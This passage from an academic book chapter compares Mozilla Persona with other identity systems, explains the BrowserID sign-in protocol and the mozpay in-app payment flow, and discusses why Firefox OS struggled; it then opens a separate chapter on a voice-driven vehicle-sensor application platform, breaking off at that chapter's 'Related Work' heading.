There are several identity providers that dominate the market, i.e. Facebook and Google. They use respectively OAuth 2.0 and OpenID Connect. OAuth 2.0 is an open standard but it is considered as complex, however it may be simplified with OpenID Connect. Their disadvantage is the lack of interoperability since not all possible flows were covered when designing this protocol. However they allow authorization and authentication, meaning that these solutions also involve social functionalities and can authorize accessing social network data. Anyone that wishes to use them needs to have a specific account with a given identity provider. As a result the identity provider can track user's actions. Also developers are restricted. Each developer that wants to implement this login service needs to register with the provider of identity in order to receive special IDs for each developed application.


As it can be seen based on the above table Persona is a universal login system that is meant to be distributed and simple in use. Different possible flows were taken under consideration. It allows authentication, but not authorization. Ideally any domain (any e-mail provider) that can assure user's identity, by issuing compatible and trusted certificates, can become an identity provider. User can use just his e-mail address and choose an identity provider he wants (by choosing a given e-mail). Any e-mail address can be used, as it is supposed to be a widely adopted identifier. In case of a domain (e-mail provider) that does not support Persona, the fallback (Persona Identity Provider) is used. This fallback is the system that uses e-mail verification questions to assure that a given user is an owner of the e-mail address that

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 2. Comparison of identity solutions and their APIs

Identity Platform	Facebook Connect	Google+ Sing-in	Mozilla Persona
Identity Provider	*Facebook*	*Google*	*Planned - any domain that can issue a trusted certificate Now – Persona Identity Provider (fallback)*
Protocol	*OAuth 2.0*	*OpenID Connect on OAuth 2.0*	*Browser ID*
Authentication element	*Facebook credentials*	*Google+ credentials*	*Any e-mail address*
Authentication mechanism	*Access token*	*Access token*	*Certificates, public/private keys stored in the browser*
Developer requirements	*Use Facebook SDK or manually build a login flow. Register the website as an app and get an app id.*	*Use Google+ Sign-in button or Google or 3rd party libraries. Register the app at the Google Cloud Console and create a client id for each app.*	*No specific requirements, there is a JavaScript library and verification services are provided by Mozilla*
Client Requirements	*Facebook Login*	*Google login*	*Any e-mail address*
Functionalities	*Authentication and authorization*	*Authentication and authorization*	*Authentication*
User traceability	*Identity Provider can track user's actions*	*Identity Provider can track user's actions*	*Identity Provider cannot track user's actions*


he provides; it is presented on the Figure 4. Mozilla does not stock any data on their servers and there is no user tracking performed. Developers do not need to register or use any special SDK, integration possible with just few lines of code.



Sign in process

The sign in process depends on what e-mail provider a given user has. If a user has a Gmail or Yahoo account, Persona uses the identity bridging. Instead of using a mechanism such as sending confirmation e-mails, Persona verifies user's identity by using e-mail provider's existing OpenID or OAuth gateway (Identity at Mozilla, 2013). As a result, the user has no additional action to do. He just needs to confirm that he wants to use his e-mail account for Persona. Of course if the e-mail session is closed he needs to login. The process is presented on the Figure 3.

If the user uses an e-mail provider, which does not support Persona, e-mail verification is necessary. So whenever the user wants to add a new e-mail address, a verification e-mail is sent to it, and the user needs to click on a link in the received message. The process is presented on the Figure 4.



After first verification, e-mail addresses are accessible whenever the user logs into Persona by using any of them. When a user wants to log into a given service he can pick one of his e-mail addresses.

Figure 3. Persona sign in - identity bridging

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 4. Persona sign in - any e-mail provider

BrowserID Protocol

BrowserID (GitHub, Browser ID, n.d.) is a universal login system. It does not require e-mail providers to support it, so the whole system is more flexible and open. It uses an identity authority that maintains a list of e-mail addresses previously verified – it proves user's control of an e-mail address to a given website. The identity is verified locally, without giving any information to third parties. The identity provider cannot track user's activity thanks to a certification system.

Persona implements BrowserID protocol to authenticate a user. E-mail addresses are used as identities. Any e-mail may be used even if it is not managed by a trusted site that proves users' identity for a given website. Protocol overview website (Mozilla Developer Network: Protocol Overview, n.d.) describes three principal actors:


- Users that want to sign in using persona,
- Relying Parties (RPs) – websites that allow users signing in by using Persona,
- Identity Providers (IdPs) – domains that can assure users' identity by issuing Persona-compatible certificates. Those domains are not necessarily certificate authorities.

  There are three essential steps in the sign in process:
- User certificate provisioning,
- Assertion Generation,
- Assertion Verification.

Sign in Flow

The whole flow is presented on the Figure 5.

User Certificate Provisioning (1)



In order to sign into a website, a user needs to prove that he is the owner of the e-mail address that he uses to sign in. As a result a cryptographically signed certificate is created by an IdP. Standard public key cryptography is used.

User's certificate contains: e-mail address, user's public key for a given e-mail address, issuing and expiration time of the certificate, IdP's domain name. The certificate is signed by the IdPs private key.

Since any user can use several e-mail addressed within his Persona account, there is a different keypair generated for each of them. The certificate needs to be regenerated whenever it expires or whenever the user changes browser or computer.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 5. BrowserID Protocol - sign in flow

To obtain a new certificate, the browser goes to /.well-known/browserid and gets a support document from the identity's domain. It fetches it over SSL in order to assure the security. This document is a JSON file. If a domain acts also as IdP that file contains: domains public key, authentication URL (page allowing users to log on) and provisioning URL (page for certifying user's identity). If it delegates the authentication to another domain the file should additionally contain an authority entry.

/.well-known/browserid file is shown on the below example (Mozilla Developer Network:.well-known-browserid, n.d.):

```
{
"public-key": {
"algorithm":"RS",
"n": "82….",
"e": "65537"},
"authentication": "/browserid/sign_in.html",
"provisioning": "browserid/provision.html"
}
```

The browser uses the provisioning URL and loads it in an invisible IFRAME. By doing that, it delivers to this URL any cookies previously set and it makes available for JavaScript code any local storage corresponding to the given origin. Thanks to this data, the script determines if a user is properly authenticated.

- If the user is properly authenticated – browser generates a keypair for the e-mail used for signing in.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- If the user is not authenticated – the authentication URL is loaded and user can authenticate within the domain. When the authentication is finished successfully, the browser generates a keypair for the e-mail used for signing in.

Later the browser passes the user's e-mail address and its public key to the IdP in order to receive a signed certificate. The IdP creates and signs a user certificate and sends it to the user's browser.

Assertion Generation (2)

The user certificate provisioning step allowed proving the link between an e-mail address and a public key. The next step is to prove that the user is the owner of a corresponding private key. An identity assertion is created. It contains the origin of the relying party that the user wants to sign in to and its expiration time (usually several minutes). This document is signed by the browser with the private key corresponding to the e-mail used for signing in. The user certificate and signed assertion are sent to the relying party for verification.

Assertion Verification (3)

User certificate and identity assertion are used to provide user's identity. If either of them is wrong, the assertion is rejected. Secondly, the identity assertion's signature is verified by using the public key inside the certificate. If the verification is successful, the relying party knows that the current user is the owner of the key sent in the certificate.

The relying party also needs to check that the certificate is valid. It gets identity provider's public key from /.well-known/browserid document. With this key it verifies the signature on the user certificate.

As a result the relying party is assured that the certificate is legitimate and that it matches the user that wants to login. Also whenever a user asks an identity provider about the certificate, it does not precise a website that it wants to use it for, so user's actions are not tracked by the identity provider.

Mozilla Persona: A Failure?

Mozilla Persona is still under development. Its biggest advantage is the possibility of using any e-mail address. It is different from existing systems, like Facebook Connect or Google+ Sing-in because a user does not need to create a login especially for Persona. Thanks to existing libraries it is relatively easy to add Persona support to any website so this system may be easily adapted by developers. Persona is also supported in Firefox OS phones, so it is logical to include it in web applications. Its biggest advantages were simplicity, decentralization but also using e-mail as a login and not allowing user tracking (Sporny, 2014).

At this point the biggest issue that Mozilla is facing is the lack of websites using their system, especially when other solutions have such a strong position on the market. Continuing to develop the solution may be not obvious since all the paid engineers for Mozilla Persona have been relocated to other projects, meaning that Persona has been transitioned to community ownership. The reason that was given was that it received less adoption that Mozilla hoped for (Identity at Mozilla, 2014).

According to Persona's "After Action Review" (Mozilla Wiki. Identity/Persona AAR, n.d.) and to a blog post (Sporny, 2014) it is believed that Persona failed because of the three-way cold-start between users, providers (identity providers or e-mail providers) and websites. Persona required the investment

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

of e-mail providers that it never managed to get. As a result it did not gain any support from large sites and could not compete with e.g. Facebook Connect. Also users could not manage to adopt or to understand it because of too complex features like session management. So the solution could not get enough volume of users to justify its further development. There were also some technological issues that cause the failure. Mozilla complicated the whole project, since it wanted to build the whole identity stack in a decentralized way. As a result the project had become too difficult to implement and to manage. Also Mozilla developed a temporary centralized solution that required too costly engineering to make it work.

It was decided that Persona should be used only for its basic features, i.e. decentralized e-mail verification and login API for the web (Mozilla Wiki. Identity/Persona AAR, n.d.) instead of trying to develop the whole sign in service.

Persona is definitely not going to be decommissioned in 2014 since it still important part of Mozilla's infrastructure.

PAYMENT

Mobile payment can be defined as the use of a mobile phone in order to purchase physical or digital goods from a merchant. Mobile phones can be used to initiate payments, authenticate a person, access banking functionalities or transfer money between two users (Gaur & Ondrus, 2012). Existing mobile payment solutions are very heterogeneous. They involve various financial institutions, regulators and stakeholders like: mobile operators, device manufacturers, merchants and developers. There are many independent and inconsistent payments systems, but they are mostly walled-garden. As a result it is difficult to identify a universal model or standard. Users need to adapt to a given payment system whereas it should be the other way round.

Mozilla with its Firefox OS is trying to redefine the way the payments work for mobile applications. In the first version of their system they proposed an innovative way of performing in-app payments.

Mozilla's idea of a payment platform seems to be the most open and flexible. They wanted to change the way the stakeholders cooperate. In Mozilla's offer there are no restrictions imposed by business models or by central controlling authorities. Users and developers are not locked into one marketplace belonging to Firefox OS. Mozilla gives the possibility of implementing different marketplaces and payment systems. Work on payments is still in progress, although Mozilla is already working with mobile phone operators to support payment with mobile phone bills. It also wants to address the needs of creditless users (users that don't have credit cards) and allows working with different types of payment providers in order to accept micro-payments.

This strategy is in line with the choice of Mozilla's target users. Since Firefox OS targets users that don't have Smartphones yet, it wants to offer them easy, clear payment methods. For example in Poland (the second country in which Firefox OS phones were launched) people are not so keen on providing their credit card information, most of them have only debit cards that do not always allow online payments. A more flexible solution would allow them to choose a payment method they prefer and that they find more secure, e.g. e-transfer.

Mozilla wants to reorganize the payment process and make it more flexible for users but also for businesses (McKillan, 2014). Nowadays users cannot choose how to pay, they are limited to predefined payment options. Usually they need to type in their credit card information on any website they use for online shopping – that is not the safest solution. On the business side it is not ideal either – merchants

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

need to set up their payment processor that usually is costly, time consuming and may be complicated for not advanced developers.

Mozilla decided to introduce their mozpay() API (Mozilla Developer Network: mozpay, n.d.), its aim is to make payments easy and secure. It is similar to google.payments.inapp.buy (Google Developers: Wallet for digital goods, n.d.) but it adds the possibility of having multiple payment providers and carrier billing.

There are two types of payments introduced by Firefox OS. There is a possibility of offering paid apps or in-app payments. In both types whenever Mozilla is participating in the payment process, it takes a 30% of revenue share. The 30% revenue is divided between Mozilla and its partners (payment processor – Bango and eventually a mobile carrier). The rest of the revenue belongs to the developer.

Mozilla uses Bango (Bango Official Website, n.d.) as a payment processor. Bango assures payment experience across different platforms and expands one-click payment reach. Thanks to it Firefox OS may offer different payment options like operator billing or credit card billing. It provides a billable identity that allows unique user identification, including carrier information in case of operator billing. Since Firefox OS exists in many countries, Bango takes care of operator and country regulations.

Bango provided three APIs customized for Mozilla (Mozilla Wiki: Apps/ID and Payments: Bango API, n.d.):

- Mozilla Exporter API – allows registering developers, so they can sell apps or access in-app payments;
- Billing Configuration API – creates an one-time token that can initiate a payment;
- Mozilla Vendor Portal API – allows registered developers to access information about their payments.

Paid Apps

Mozilla implemented a system that allows creating paid apps with a receipt protocol. The receipt allows selling web apps that will run on any web device – "buy once, run everywhere" principle.

Web Application Receipt is a cryptographically verifiable proof of purchase – a digitally signed JSON file that can be read by clients and servers (Mozilla Wiki: Apps/WebApplicationReceipt, n.d.):

```
"typ": purchase-receipt, developer-receipt, reviewer-receipt, test-receipt
"product": JSON object that identifies the product
"user": JSON object that store can use for user authentication
"iss": full domain of the store that issued the receipt
"nbf": 'not-before' timestamp, indicates when the purchase was completed
"iat": 'issued-at' timestamp, indicates when the receipt was issued
"exp": 'expiry' timestamp, indicates when the receipt will expire
"detail": URL to additional info about the purchase
"verify": URL for receipt verification
"reissue": URL to re-issue a new receipt
```

In order to allow running an application on a given device a receipt validation is necessary. The receipt is normally sent to user's machine after a completed transaction. It can be validated either when

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


the users starts the apps or on a regular schedule. To facilitate the process, Firefox offers a validation service. Also for developers' protection, all authorized stores are "whitelisted" in the app manifest so the app can't be sold in an unauthorized source.

Receipts are portable so the user can copy them between devices himself. To automatize the process Mozilla develops a service that allows syncing. Apps-In-The-Cloud API is a web service used to store and retrieve structured JSON records for keeping track of user's apps and devices.

So far there are no paid apps on the Firefox Marketplace but certainly it will change in the future.

IN-APP PAYMENT

Mozilla strongly recommends app previews either by using in-app payments for paid features or by providing free and premium versions. Recurring subscriptions are planned for the future. That is why a bigger focus will be given on in-app payment solution since this solution got the most attention from Mozilla developers.



The in-app mobile payment system involves four main players detailed below (Aljohan & Al-Begain, 2013): consumer, merchant, payment service provider and trusted third party. However, it does not cover all aspects of in-app payment model, that introduces new players and purchase flows, like additional distribution channel and means of delivering digital goods to the user.

A new mobile payment model is presented in Figure 6. In-App payment platforms gather roles that may vary, depending on adopted business model or technological choices.

There are four main players in the in-app business value chain.

1. *Client* uses the app (client application) provided by an app provider.
2. *App provider* is an institution (or a person) that develops a given application and provides it to the user. Since the entry level for publishing an application is very low, it is common for a developer to be also the owner of an application.
3. *Client app* is a part of an application that is accessible from user's device (may be installed on it).
4. *App server* is a server that belongs to an app provider (or developer) and that contains the application logic.

Figure 6. In-app payment model

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

5. *App distribution channel* is a place from which a given application may be accessible or downloaded. The most common app distribution channel is a marketplace but applications may be also accessed from developer's website.
6. *Payment provider* assures the whole payment flow and gives the possibility of individuals and businesses to accept payments over the Internet. The Payment flow may be based on different payment methods, like credit card, carrier billing, bank transfer. It also provides developers with APIs that they can implement in their applications.

Here are the commonly found in-app payment information flows:

1. *Accessing an app.* User gets an application from a given app distribution channel.
2. *User account creation.* Client has an account with a given payment provider. His payment details are associated to it. Although there should be also a possibility of creating a user's account at the beginning of the payment flow.
3. *Payment flow information exchange.* A developer establishes a partnership with a payment provider. He provides his bank details so he can receive bank transfers after a successful purchase.
4. *Purchasing flow.* The flow starts when a user decides to purchase a given good and ends when the good is delivered. Any flow in between is implementation dependent.

Based on information presented in (Aljohan & Al-Begain, 2013) it is possible to define the most important requirements for the model above. All players require a high level of security of trust. Additionally, clients expect a simple system allowing a real time transaction process. They would like to be given a possibility of choosing a preferred payment method, Also universality of the system is essential, so it could be used on any device no matter the currency. Optionally, personalized service may be important, so clients would not have to type their payment information every purchase.

App providers require simplicity of setting up the payments, along with fast transaction time. Low running costs while reaching a large client base are essential. That leads to the need of universal system, ideally based on open standards that would not require developing an application for each payment provider.

Payment providers require a simple system with low operational cost that would allow easily adding new features and technologies. Possibility of being implemented for different systems and on multiple devices is essential.

There are multiple payment platforms that offer In-App payment functionalities. The most important and the most innovative ones are presented in this section. Based on the payment model defined in Figure 6, they are compared in the Table 3. The table lists the actors for each payment system with the mandatory requirements and restrictions. The comparison focuses on the state of the market at the moment when Firefox OS first version was launched. This type of comparison was chosen in order to clearly show the motivation of Mozilla.

Based on the Table 3 there are two types of approaches: walled-garden and open distribution channel.

Apple and Google offer a walled-garden approach. App providers are usually developers that need to create an account within the platform and provide their financial information in order to receive the revenue share. They have to implement their application by strictly using a defined set of APIs or SDK, so it is not possible to use the same application for different payment platforms. Client has to have an account set up with the payment provider of the platform. As a result he does not have to type payment details for each purchase. However, the payment methods are imposed. Payment platform owner inte-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 3. Comparison of existing In-App payment platforms


Payment Platform Model	Client Requirements	App Provider Requirements	Distribution Channel	Payment Provider
iOS In-App Purchase	*iTunes account*	*iTunes Connect account*	*App Store*	*Apple App Store, App Store Kit Framework*
Google Play In-App Billing	*Google Play/ Wallet account Google Play app*	*Google Play/ Wallet account*	*Google Play Marketplace*	*Google,Google Play API*
Google Wallet for Digital Goods	*Google Wallet account*	*Google Wallet account*	*Web (Web Apps)*	*Google, Google Wallet API*
PaySwarm	*Any PaySwarm authority account*	*Any PaySwarm authority account*	*Web (websites, Web apps)*	*Any PaySwam authority REST and browser APIs (open standards)*
Firefox OS v.1.0 (mozpay)	*Mozilla Persona account*	*Mozilla Developer Hub account*	*Mozilla Market Place*	*Mozilla WebPayment API (mozpay)*
Mozilla's Platform – planned for the future	*Any Payment Provider's account*	*Any Payment Provider account*	*Any marketplace and/ or Web*	*Any Payment Provider Open standard Web APIs*

grates the role of an app distribution channel and a payment provider. The system is secured since there are no unauthorized third parties, but the whole system becomes very limited.

PaySwarm and Mozilla chose a more open approach. They want to implement a payment platform that is based on open standards and accessible to multiple payment providers. So far PaySwarm and mozpay in Firefox OS v.1.0 impose some limiting implementation choices, but these platforms are still under development.

Mozilla proposed a Web API called WebPayment API. Its role is to initiate a payment for digital goods and receive a confirmation from a payment provider. The Figure 7 below shows three important parts in the payment process.

Payment Provider



Payment Provider implements WebPaymentProvider API. It verifies incoming information and signatures. Its main role is to process a payment from customers and to send funds and server notifications to the merchant by also providing a payment confirmation.

So far there is only one payment provider – Mozilla's Payment Provider. Payment providers need to be authorized by Mozilla or whoever manages the Firefox OS build, since authorized payment providers are whitelisted on the device when it is shipped. It is not précised how to become an authorized payment provider.

As it was discussed before Mozilla uses Bango as a payment platform. There are also some on-going implementations of WebPayment API like for example Web Pay (Web Pay, n.d.).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 7. Payment Process

App Server

App server is a server that belongs to a developer and it contains all application logic. In order to set up in-app payments it needs to register and exchange the information with the payment provider, for now with Firefox Marketplace.

App server communicates with the Payment Provider in order to set up payment details. It also generates a payment token that allows launching the in-app payment and gives all necessary payment information. It sends the purchased goods to a user whenever the payment process is finished.

To use in-app payments a developer needs to log into Firefox Marketplace Developer Hub. This will allow him to set up payment details (prices, bank account information, etc.). Later he generates an Application Key (a public identifier that allows a Payment Provider to identify the application) and an Application Secret (shared between a Developer and a Payment Provider – must be securely protected).

Client App

Client app allows users to buy different goods. The app gives user the information about possible goods with corresponding prices. Whenever user decides to make a payment the mozpay API is called.


Payment Token

The most important element in a payment process is a payment token. It contains all the essential information concerning a good being purchased. It is an encoded JSON object, digitally signed using JSON Web Signature. It is sent between all three parties throughout the payment process.

Example of a payment token is presented below (Mozilla Developer Network: In-app payments with mozPay, n.d):

```
"iss": APPLICATION_KEY - application key obtained from Firefox Marketplace
"aud": "marketplace.firefox.com" - by default, never changes
```

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use



```
"typ": "Mozilla/payments/pay/v1"
"iat": …
"exp":…
"request": { "id" – should be unique for each app's product
"pricePoint", "name", "description", "icons"},
"postbackURL": "https://app.com/postback" – used to send payment process info
"chargebackURL": "https://app.com/chargeback"  - used to send payment process
info
"defaultLocale": "en"
```

Payment Process

The payment process is presented on the Figure 8 below (Janczukowicz et al., 2014).

1. When a user decides to purchase something within a client app, he clicks a "Buy" button. It triggers a function that sends a request to an App Server and waits for a payment token to be signed.
2. Server generates the payment token and signs it with a private key so that information cannot be modified by unauthorized party. Later it sends the token to the user.
3. When the user receives the token it passes it to the payment provider by calling the mozpay API. When the navigator.mozPay() is called, the device shows a secure window that allows user to authenticate: login in to persona, enter the PIN and choose a payment method (credit card, payment billing, etc.).
   a. The Payment Provider processes the payment. There can be two results of this operation:
4. Postback – meaning that the payment was completed successfully. It is a JSON file containing the original request with additionally a Mozilla specific transaction ID. It is sent to the postbackURL defined by the server in the payment token. To assure the security it is signed with the application secret.

Figure 8. Payment Process

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

5. Chargeback – meaning that the payment was not completed successfully. It is a JSON file containing the original request with additionally a Mozilla specific transaction ID and a reason why the payment was not completed (refund or reversal – buyer asked the credit card issuer to reverse a transaction). It is sent to the chargebackURL defined by the server in the payment token. To assure the security it is signed with the application secret. At this point chargeback is neither fully developed nor defined.
6. Whenever server receives the postback or a chargeback it acknowledges it by sending a HTTP Response to the Payment Provider. If the payment process was completed without an error it sends a purchased good to the user.

Mozpay: Another Failure?

The payment model presented by Mozilla and the mozpay API are still in an experimental phase. However in September 2013 after several tests navigator.mozPay() API was proposed to be deprecated (Google groups, n.d.).

The mozpay function has been proposed to be abandoned due to too rigid end-to-end transaction flows by imposing the payment token mechanism. Firstly, it was suggested to replace it with lower-level primitives that can be directly used by the providers (Google groups, n.d.). In this solution payment providers would need to assure the payment flows by offering JavaScript files to developers and by using a trusted UI with access restricted to whitelisted domains (Google groups, n.d.). There is also a paper suggesting using the certification mechanism in order to improve managing the list of authorized payment providers. It would allow having more than one entity that controls the whitelist and it would allow adding a new one without the need of redistributing the whole operating system every time a new player enters the business value chain (Janczukowicz et al., 2014).

It can be seen on the official website (Mozilla Developer Network: mozpay, n.d.) that mozpay is not on W3C standards track even though it is still supported on Firefox OS platform and it is suggested to continue using for Firefox OS apps. However there is a new W3C Web Payment group that also includes work on PaySwarm – presented above. During the last Web Payments workshop (Web Payments Workshop, 2013) it was confirmed that mozpay is not on standardization track anymore and there can be certain elements that can be standardized based on Mozilla's experience, e.g. silent SMS APIs, payment tokens, make a transparent registration step. It is not clear what direction will Mozilla take in order to improve their payment experience, but there is still an effort to make it flexible, open, not fragmented (e.g. by using digital receipts), but very secure in the same time.

Firefox OS Limitations

The idea to create an operating system, that uses the web as the platform and that frees different actors from the limitations and restrictions of proprietary platforms, was very promising.

Mozilla focused on volume of users and differentiation by offering affordable devices on various markets. However it encountered a big problem – the market is already pretty much established and low-end and mid-end devices are offered already by Android. Also Mozilla by offering low cost devices limits itself with lower hardware performances.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Firefox OS is entirely based on web technologies and Mozilla uses WebAPIs. However as long as different actors will not be supporting this solution, it will be difficult to make it a global standard. There are more and more applications for Firefox OS but they do not always run very smoothly, and Mozilla's marketplace cannot compete with those offered by Android or iOS.

The biggest issues that Mozilla is facing are linked to its identity and payment solutions. As it was mentioned in a section above, Mozilla Persona did not get enough of support from other actors (e.g. e-mail providers, websites) and was to complex. Furthermore mozpay function was suggested to be abandoned due to too rigid end-to-end transaction flows and is not on W3C track anymore.

Firefox OS differentiates itself from existing solutions by offering simplicity and flexibility. It is in line with Mozilla's philosophy of promoting free software and offering open standards.

CONCLUSION

Firefox OS is still in the early phase. Different features and functionalities keep changing. The existing applications are not all working smoothly yet but the marketplace keeps growing and the devices are being launched in more and more countries.

On the mobile market there is a strong presence of iOS, Android and Windows Phone. However Firefox OS is not targeting the same users, so it has a possibility to find a particular place on the market. There are new players like Ubuntu Touch or Tizen that can threaten Mozilla, but the advantage of Firefox OS is that it is already in use and gained a certain amount of users.

Firefox OS targets users that do not have smartphones yet and wants to gain new clients by offering smartphones at very competitive prices, as low as $25. The biggest threat it that Firefox OS devices may be considered as limited and low cost. Also it still has several major problems and bug. This may discourage certain users that may end up switching to a low cost Android with more applications and better support. However Mozilla believes that thanks to attractive prices and open source philosophy it will be able to enter emerging, dynamic markets and to get a big volume of clients. It sees also an opportunity in porting Firefox OS to old Android devices that get less and less support from Google. Anyway according to Mozilla's evangelists focusing on mid-end and low-end phones is only a first step of making the Web the mobile platform and improving users' experience.

The strength of Firefox OS is that it is free from any proprietary technology, flexible and open. Using only web technologies offers the simplicity and also allows lower entry level for developers. Also the aim of providing a "developer friendly" environment is to quickly grow the marketplace. There is no vendor control and no device fragmentation and there is a "build once run everywhere" so that developers do not need to create an application for each type of device. This simplicity and universality makes up for the fact that web applications have lower performance than native apps. However web applications are simple as long as they do not interact with the hardware. Mozilla proposed WebAPIs but as long they do not become standard, Mozilla's solution will stay Firefox OS hardware specific.

Mozilla tried to propose innovative identity (Mozilla Persona) and payment solutions (mozpay) that were strongly linked to Firefox OS. These solutions were supposed to be open, flexible and what is more important – decentralized. However changing the mobile world is not easy, especially in the fields that are already widely developed and that have established solutions and leaders. Mozilla has failed in both cases since the proposed innovations ended up being too heavy and complex as a result Persona and mozpay did not manage to get enough support to justify the further development. So far it is uncertain

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

to judge if it is going to have any influences on Firefox OS sales, but in general it may cause a threat of getting an unstable and unsure brand image. Identity and payment are the essential parts of mobile systems. Also both of them are very concerned by security aspects. As a result the fact that both of these solutions did not work as planned is not very reassuring for the users.

Mozilla still puts a lot of effort info its operating system and continues adding new features. It will be for example supported in the next release of Phone Gap that allows writing apps (by using web technologies) and deploying them for a large spectrum of mobile devices (The Mozilla Blog, 2014b). It would mean a possibility of getting more applications for Mozilla's marketplace. There are also other markets that Firefox OS wants to enter, i.e. tablets and Smart TV. Mozilla offers Foxconn and VIA tablets to the most engaged developers in order to help deliver Firefox OS to the tablet platform. Also Mozilla launched cooperation with Panasonic in order to work on an open platform based on web technologies for next generation Smart TVs. It would give developers a flexibility to create new applications and services by using not only Internet but also broadcasting. Also it would facilitate creating applications on smartphones and tablets to access and operate the TV (Panasonic, 2014).

The opinions about Firefox OS are divided. Although it is difficult to compare it to iOS or Android, because those are operating systems, that have been on the market for much longer. The future of Firefox OS will depend on how fast it will improve and how quickly the new quality applications will be added to the marketplace.

KEY TERMS AND DEFINITIONS

API: Application Programming Interface, allowing developer to access different resources and easily build software.

Firefox OS: Operating system for mobile devices, developed by Mozilla and that aims to be free from ant proprietary technology.

In-App Payment: Payment method allowing buying additional feature inside an app.

Marketplace: Platform allowing distributing applications.

Mozilla Persona: Mozilla's sign-in system.

Mozpay: Mozilla's payment solution.

Web App: Web application, i.e. applications that are built using web technologies.

This research was previously published in the Handbook of Research on Next Generation Mobile Communication Systems edited by Athanasios D. Panagopoulos, pages 440-465, copyright year 2016 by Information Science Reference (an imprint of IGI Global).

Chapter 25
Voice Application Generator Platform for Real Time Multimedia Vehicle Sensor Based Notifications

Guillermo Cueva-Fernandez
University of Oviedo, Spain

Jordán Pascual Espada
University of Oviedo, Spain

Vicente García-Díaz
University of Oviedo, Spain

ABSTRACT

Nowadays, many software applications are used to offer services or functionalities to drivers. Even though, there is a lack of applications that offer drivers the possibility to express their need to generate a specific application in real time. In this research, the authors present an innovative platform that allows users to generate multimedia web applications that use real time vehicle sensor information. The creation of applications is specified through a voice interface to allow users to generate applications while driving. Information used in the applications is collected combining mobile device sensors (accelerometer, GPS, light sensor, barometer, etc.) and vehicle real time On-board Diagnosis port information (speed, engine revolutions per minute, fuel consumption, coolant temperature, throttle, battery voltage, etc.). The domain of generated applications includes driving safety, road state, parameter notifications, social applications, etc. The generated applications can display visual information systems such as maps, audio, video and measurement gauges. For the analysis of this paper, the authors present three prototypes to demonstrate the platform capabilities.

1. INTRODUCTION

The environment surrounding road transit, driving and traffic is very dynamic. It depends on many external agents such as the state of the roads, traffic conditions and direct actions from users. There are several software application solutions that offer drivers a certain degree of assistance in their journeys that have become very popular within the recent years. The most popular are GPS based navigation systems very common in today's cars. But more applications are becoming popular; systems that remotely detect accidents (GM OnStar, BMW Teleservice, TomTom, Waze, etc.), parking assistants or systems that provide traffic information thanks to information provided by users. Collecting data from sensors in vehicles is not new, in ParkNet (Mathur et al., 2010) sensor data is collected from empty parking space generating real time empty parking space maps. On the other hand, SignalGuru (Koukoumidis et al., 2011) uses the camera sensor in Smartphones to detect traffic lights to generate real time models. Through an algorithm, it recommends users to stop accelerating to save gas when it estimates that the next traffic light will turn red. These applications are very helpful to perform frequent actions while driving, however cannot fully adjust to dynamic driving environment scenarios. Multiple unexpected situations cannot be predicted: accidents, states of the road, malfunctioning vehicles or just spontaneous actions.

Today's average road vehicle contains multiple sensors that can be used to monitor its behavior. All engine cars since 2004 in the EU must have a standard OBD (On Board Diagnosis) port where real-time vehicle operation information can be obtained, such as speed, engine RPM (Revolutions per Minute), throttle level, coolant temperature, instant fuel consumption, fuel trim, battery voltage etc. Data can be obtained with cheap Bluetooth OBD adapters that can be connected to most modern Smartphones. Merging data from sensors, mobile devices and cheap Internet data plans can result in the perfect combination to obtain information about the surrounding road environment. For instance, OBD data is already being used to remotely diagnosis vehicle problems (Chen et al., 2011).

While facing external factors a driver could find helpful information or notifications about the environment. Thanks to real time assistance generated on-demand, users could react better to unexpected circumstances thus improving their driving experience, avoiding unsafe situations or accidents, and improving reliability of their vehicles.

Nowadays, there are not any platforms that allow drivers to immediately create software applications concerning the surrounding vehicles or even their own vehicle when a new necessity occurs. The system must allow collecting, sending, storing and processing a great amount of data from vehicles, communicating with an appropriate interface that will allow users to interact with the application, and generating a module able to create real time applications based on their own necessities. Applications are fed with the information collected from the platform using data mining techniques in real time to satisfy user demands. In addition, the specification and application generation must adjust to the driving nature: the user must be able to specify his necessities while driving without losing attention to the road, therefore, a virtual assistance with speech recognition is required. Moreover, the generated applications must base their communications with users in visual systems of information that use multimedia elements similar to the ones equipped in modern vehicles.

In this work we present an innovative platform that allows users to express their own necessities within a range of domains and possibilities that will allow creating real time on-demand multimedia applications that will assist users under necessities related to road scenarios that can arise while driving. Since the platform is aimed to be used while driving, we have introduced a voice interaction interface

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

that uses speech recognition to obtain the user preferences as already used many fields, for instance in video game interface applications (Mustaquim et al., 2011).

The remaining paper structure is organized as follows. After reviewing the related research work in Section 2, we provide the description of a platform that allows vehicle users to generate through voice, real time multimedia web applications that process data sensors from different vehicles in Section 3. In Section 4 we provide the usage scenarios for three developed prototypes. In Section 4 we discuss the results obtained in the analysis. Finally a concluding summary and possible future work are addressed.

2. RELATED WORK

